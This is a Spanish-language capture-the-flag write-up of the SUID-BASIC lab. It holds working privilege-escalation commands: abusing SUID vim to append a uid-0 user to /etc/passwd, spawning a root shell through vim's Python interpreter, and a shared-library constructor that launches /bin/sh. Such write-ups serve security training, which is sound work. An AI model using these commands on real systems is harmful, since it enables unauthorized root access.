

Informe Técnico - CTF SUID-BASIC

1. Preparación del laboratorio

Se descarga el laboratorio SUID-BASIC, se crea un directorio de trabajo, se descomprime y se ejecuta asignándole la IP 172.17.0.2. En este laboratorio se proporciona directamente el usuario y contraseña.

```
(kali@ kali) - [~/edutek]
$ mkdir Suid-Basic

(kali@ kali) - [~/edutek]
$ wget https://whoami-labs.com/downloads/suid_basic.zip
--2026-02-07 22:07:29-- https://whoami-labs.com/downloads/suid_basic.zip
Resolving whoami-labs.com (whoami-labs.com)... 2a02:4780:2b:1726:0:39f6:4e35:7, 92.112.189.72
Connecting to whoami-labs.com (whoami-labs.com)[2a02:4780:2b:1726:0:39f6:4e35:7]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90050392 (86M) [application/zip]
Saving to: 'suid_basic.zip'

suid_basic.zip                               100%[=====] 85.88M  10.5MB/s   in 9.0s
2026-02-07 22:07:38 (9.52 MB/s) - 'suid_basic.zip' saved [90050392/90050392]

(kali@ kali) - [~/edutek]
```

```
(kali@ kali) - [~/edutek/Suid-Basic]
$ unzip suid_basic.zip
Archive:  suid_basic.zip
  inflating: startlab.sh
  inflating: suid_basic.tar

(kali@ kali) - [~/edutek/Suid-Basic]
$
$
$ LS
LS: command not found

(kali@ kali) - [~/edutek/Suid-Basic]
$ ls
startlab.sh  suid_basic.tar  suid_basic.zip

(kali@ kali) - [~/edutek/Suid-Basic]
$ sudo bash startlab.sh suid_basic.tar
```

```
=====
Bienvenido a WHOAMI-LABS.COM. Laboratorio: SUID-BASIC.
Aprende, simula, escala. Sin burocracia.
=====

[✓] Imagen cargada correctamente.
[*] Iniciando laboratorio...
[✓] Laboratorio iniciado correctamente.

=====
[✓] Laboratorio desplegado correctamente.
=====
IP del laboratorio: 172.17.0.2
Usuario: hacker
Contraseña: h4ck3r123
Comando de conexión: ssh hacker@172.17.0.2
=====

Objetivo: Encuentra y explota binarios SUID para obtener la flag en /root/flag.txt
Presiona Ctrl+C cuando quieras detener el laboratorio.
```

2. Enumeración inicial

Se ejecuta un escaneo con Nmap para identificar servicios activos. Solo se detecta el puerto 22 (SSH) abierto.

```
(kali@kali)-[~/edutek/Suid-Basic]
$ nmap -sS -sV -sC -p- -Pn --min-rate=5000 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 14:18 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:18
Completed NSE at 14:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:18
Completed NSE at 14:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:18
Completed NSE at 14:18, 0.00s elapsed
Initiating ARP Ping Scan at 14:18
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:18, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:18
Completed Parallel DNS resolution of 1 host. at 14:18, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:18
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:18, 1.09s elapsed (65535 total ports)
Initiating Service scan at 14:18
Scanning 1 service on 172.17.0.2
```

```

Nmap scan report for 10.10.10.10 (10.10.10.10)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 44:7b:58:83:77:82:fe:ab:a9:86:0b:d8:f8:00:23:79 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFUiB7rkeQhP2pBBTYU30zIlpQlGcZzHz3+VU5Plq+MmwhzLgyXtnmluPf/9iO6Tlc6TxeOh
VQnYlFVB5xOCWye=
|   256 93:5d:47:89:el:dd:f0:76:f7:46:76:a4:a7:be:d6:84 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICQVaFVTfCvaxXb+8belOkBY0jF+oiSNFcnPThYUJHv/
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:18
Completed NSE at 14:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:18
Completed NSE at 14:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:18
Completed NSE at 14:18, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

3. Acceso al sistema

Se realiza la conexión SSH utilizando las credenciales proporcionadas por el laboratorio.

```

SUID-BASIC

=====
Bienvenido al laboratorio SUID-BASIC
Objetivo: Escalar privilegios usando SUID
Usuario: hacker | Password: h4ck3r123
=====

hacker@37a72f801e4e:~$
hacker@37a72f801e4e:~$ █

```

4. Exploración del sistema

Se listan los directorios del home del usuario, encontrando un archivo .txt con información relevante.

```

hacker@37a72f801e4e:~$
hacker@37a72f801e4e:~$ ls
LEEME.txt
hacker@37a72f801e4e:~$ ls -lhai
total 40K
3159216 drwxr-x--- 1 hacker hacker 4.0K Feb  8 18:46 .
3159215 drwxr-xr-x 1 root   root   4.0K Dec 12 04:53 ..
3159150 -rw-r--r-- 1 hacker hacker 220 Jan  6 2022 .bash_logout
3159151 -rw-r--r-- 1 hacker hacker 3.7K Jan  6 2022 .bashrc
3159253 drwx----- 2 hacker hacker 4.0K Feb  8 18:36 .cache
3159264 -rw----- 1 root   hacker   36 Feb  8 18:46 .lessht
3159152 -rw-r--r-- 1 hacker hacker 807 Jan  6 2022 .profile
3159263 -rw----- 1 root   hacker  580 Feb  8 18:42 .viminfo
3159217 -rw-r--r-- 1 hacker hacker 137 Dec 12 04:53 LEEME.txt
hacker@37a72f801e4e:~$ cat LEEME.txt
Pista: Busca binarios con permisos especiales SUID...
Comando útil: find / -perm -4000 2>/dev/null
Recurso: https://gtfobins.github.io/
hacker@37a72f801e4e:~$ █

```

5. Búsqueda de binarios SUID

Se ejecuta el comando `find / -perm -4000 -type f 2>/dev/null` para identificar binarios con permisos SUID.

```

hacker@37a72f801e4e:~$ find / -perm -4000 2>/dev/null
/usr/bin/find
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/less
/usr/bin/vim.basic
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
hacker@37a72f801e4e:~$

```

6. Pruebas de explotación

Se prueba sin éxito `ssh-keysign`. Posteriormente se analiza `vim.basic` al verificar en GTFOBins que permite escalada de privilegios.

```


hacker@37a72f801e4e:/ $ ssh-keygen -D /lib64/ld-linux-x86-64.so.2
lib_contains_symbol: /lib64/ld-linux-x86-64.so.2 does not contain expected string C_GetFunctionList
provider /lib64/ld-linux-x86-64.so.2 is not a PKCS11 library
cannot read public key from pkcs11
hacker@37a72f801e4e:/ $
hacker@37a72f801e4e:/ $
hacker@37a72f801e4e:/ $
hacker@37a72f801e4e:/ $ echo '__attribute__((constructor)) init() { execl("/bin/sh", "sh", 0); }' \
| gcc -w -fPIC -shared -o lib.so -x c -
-bash: gcc: command not found

```

7. Prueba de escritura como root

Se ejecuta el comando para crear un archivo en /tmp confirmando permisos root:
/usr/bin/vim.basic -c ':redir! >/tmp/test_root2.txt | echo "HACKED" | redir END | q'

```
hacker@37a72f801e4e:~$ /usr/bin/vim.basic -c ':redir! >/tmp/test_root2.txt | echo "HACKED" | redir END | q'
hacker@37a72f801e4e:~$ ls -lhi /tmp/
total 8.0K
3159266 -rw-rw-r-- 1 root hacker 7 Feb  8 19:06 test_root.txt
3159250 -rw-rw-r-- 1 root hacker 7 Feb  8 19:26 test_root2.txt
hacker@37a72f801e4e:~$
```




8. Edición de /etc/passwd

Se genera un hash de contraseña y se inyecta un nuevo usuario root editando /etc/passwd desde Vim con permisos SUID. (/usr/bin/vim.basic -i NONE -c ':redir! >>/etc/passwd | echo "hacker_root:\$1\$hacker\$zVnrpoW2JQO5YUrLmAs.o1:0:0:root:/root:/bin/bash" | redir END | q')

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
hacker:x:1000:1000:/home/hacker:/bin/bash
```

```
$ openssl passwd -1 -salt hacker pass123
$1$hacker$zVnrpoW2JQO5YUrLmAs.o1
```



```

$ /usr/bin/vim.basic -i NONE -c ':redir! >>/etc/passwd | echo "hacker_root:$1$hacker$zVnrpW2JQ05YUrLmAs.0l:0:0:root:/root:/bin/bash" | redir END
| q'
$
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hacker:x:1000:1000::/home/hacker:/bin/bash
hacker_root:$1$hacker$zVnrpW2JQ05YUrLmAs.0l:0:0:root:/root:/bin/bash$
$

```

9. Acceso como root

Se inicia sesión con el nuevo usuario creado y se captura la bandera.

```

$ su hacker_root
Password:
root@37a72f801e4e:/tmp# cd /root/
root@37a72f801e4e:~# ls
flag.txt
root@37a72f801e4e:~# cat flag.txt
FLAG{SU1D_M4ST3R_B4S1C_PR1V3SC}
root@37a72f801e4e:~# █

```

10. Método alternativo

Uso del intérprete Python integrado en Vim para obtener una shell root directamente:
 /usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'

```

$ whoami
hacker
$ /usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")' █

```

 root@37a72f801e4e: ~

```
# whoami
```

```
root
```

```
# 
```